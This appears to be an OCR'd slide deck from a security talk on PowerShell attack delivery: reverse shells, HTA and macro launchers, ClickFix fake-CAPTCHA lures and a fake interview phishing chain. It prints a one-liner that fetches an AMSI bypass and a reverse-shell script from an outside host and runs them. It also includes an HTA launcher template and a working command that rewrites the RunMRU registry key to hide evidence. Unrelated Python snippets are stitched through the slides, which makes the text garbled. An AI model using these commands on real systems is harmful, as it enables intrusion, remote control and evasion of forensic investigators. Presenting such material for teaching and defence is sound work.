
The image displays three sequential screenshots of a Windows PowerShell terminal window, illustrating the execution of a reverse shell script and the resulting network configuration.

Left Screenshot: The terminal shows the execution of a PowerShell script. The script defines a TCP client and attempts to connect to 'pwsh.phtalks.org' on port 443. A warning message is displayed: "This script contains malicious content and has been blocked by your antivirus software." The error details are: "ParserError: (:) [], ParentContainsErrorRecordException" and "FullyQualifiedErrorId : ScriptContainedMaliciousContent".

Middle Screenshot: The terminal shows the execution of a PowerShell command: `powershell -c "IEX(IWR http://pwsh.phtalks.org/Amsi.ps1 -U seBasicParsing);IEX(iwr http://pwsh.phtalks.org/Basic-Reverse-Shell.ps1)"`. The command is highlighted with a green box.

Right Screenshot: The terminal shows the output of the `nc64.exe` command, which is used to establish a reverse shell connection. The output displays the IP address and port of the listener, and the command prompt changes to `PS C:\Users\phtalks>`. Below the command prompt, the output of the `hostname` and `ipconfig` commands is shown, indicating the system is a Windows 10 machine with the IP address 192.168.118.136.

- **Defense Evasion:**



- AI-Powered Obfuscation (MCP Obfuscator /?)

Delivery & Execution


PowerShell can be embedded in various formats for execution.

■ Common Payload Delivery

- HTA Files
- VBA macros in Office
- LNK (Shortcut) Files
- Etc

#PHTalks

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



Payload Delivery


HTML Application (.HTA)

- HTA files execute JS/ VBScript
- Can trigger or Invoke PowerShell for payload delivery

```
<html>
<head>
<script language="VBScript">
Function Phtalks()
Dim wsh
Set wsh = CreateObject("Wscript.Shell")
wsh.run "powershell -Sta [LAUNCHER]"
Set wsh = Nothing
End Function
DoStuff
self.close
</script>
</body>
</html>
```


VBA Example (Macro)

- Embed PowerShell commands (VBA)
- AutoOpen triggers payload (Enable macros required)



LNK (Shortcut) Files

- Shortcuts can hide PowerShell commands in the target



TREND (2024/2025)

Overhyped

by ■ positive technologies


```
def key_pressed(key):  
    print(f"{key} pressed")
```

Fake Captcha (Click Fix)

Drive-by Compromise (Social Engineering)

Fileless Malware distribution method that relies on social engineering tactics to trick victims into executing malicious commands via the Windows Run Dialog.


- First seen in early 2024 (Q2-Q3)
- Known as ClickFix, Fake CAPTCHA, or Paste and Run
- The simplicity of this technique makes it funny



```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

Fake Captcha/ Clickfix

■ Web Page (Impersonate)



■ Techniques Used


- Fake CAPTCHA or error prompts
- Users tricked to press **Win+R, Ctrl+V, then Enter**
- Executes encoded PowerShell
- command leverage(mshta.exe) to download and execute malicious payload

■ Delivered via

- Compromised Websites
- Subdomain Takeovers
- Publicly known vulnerabilities
- Web Phishing pages

Hack The People!

Scenario X (Attack Chains)



■ Phishing Website

- A fake Interview Invitation Website is created, mimicking a legitimate corporate recruiter or hiring portal.
- The website offers options to Join Interview via Google Meet

■ Social Engineer Trigger

- When the user clicks "Join Meeting", the site prompts a fake CAPTCHA verification, creating a sense of legitimacy.
- The user is instructed to complete verification to proceed.


■ Execution Phase

- As the user interacts with the CAPTCHA and verification process, they are subtly guided to perform steps that execute.

Demo Time

with open('/path/to/your/flashdrive/
myfile.txt', 'w') as file:
 file.write('Hello, Flash Drive!')


by  positive technologies




#PHTalks

Defenses Evasion (Click Fix)

■ Forensic Artifact




Linked to the **RunMRU** registry key. This key provides forensic evidence of application execution via the Run Dialog



■ **Defenses Evasion:** Manipulate the Run dialog history by write a custom value in the Windows RunMRU registry

Defenses Evasion (Click Fix)

with open('/path/to/your/flashdrive/
myfile.txt', 'w') as file:
file.write('Hello, Flash Drive!')



Name	Type	Data
(Default)	REG_SZ	(value not set)
a	REG_SZ	phtalks\1
MRUList	REG_SZ	a

Replace the data values with **phtalks** strings

This script deletes the payload, clears clipboard contents, and alters registry entries

■ PowerShell Command

```
try { $runMruPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU'; $newValue = 'phtalks'; $mruList = (Get-ItemProperty -Path $runMruPath -ErrorAction SilentlyContinue).MRUList; if ($mruList) { Set-ItemProperty -Path $runMruPath -Name "$($mruList[0])" -Value "$newValue\1" -ErrorAction SilentlyContinue } else { Set-ItemProperty -Path $runMruPath -Name 'a' -Value "$newValue\1" -ErrorAction SilentlyContinue; Set-ItemProperty -Path $runMruPath -Name 'MRUList' -Value 'a' -ErrorAction SilentlyContinue } } catch {}
```

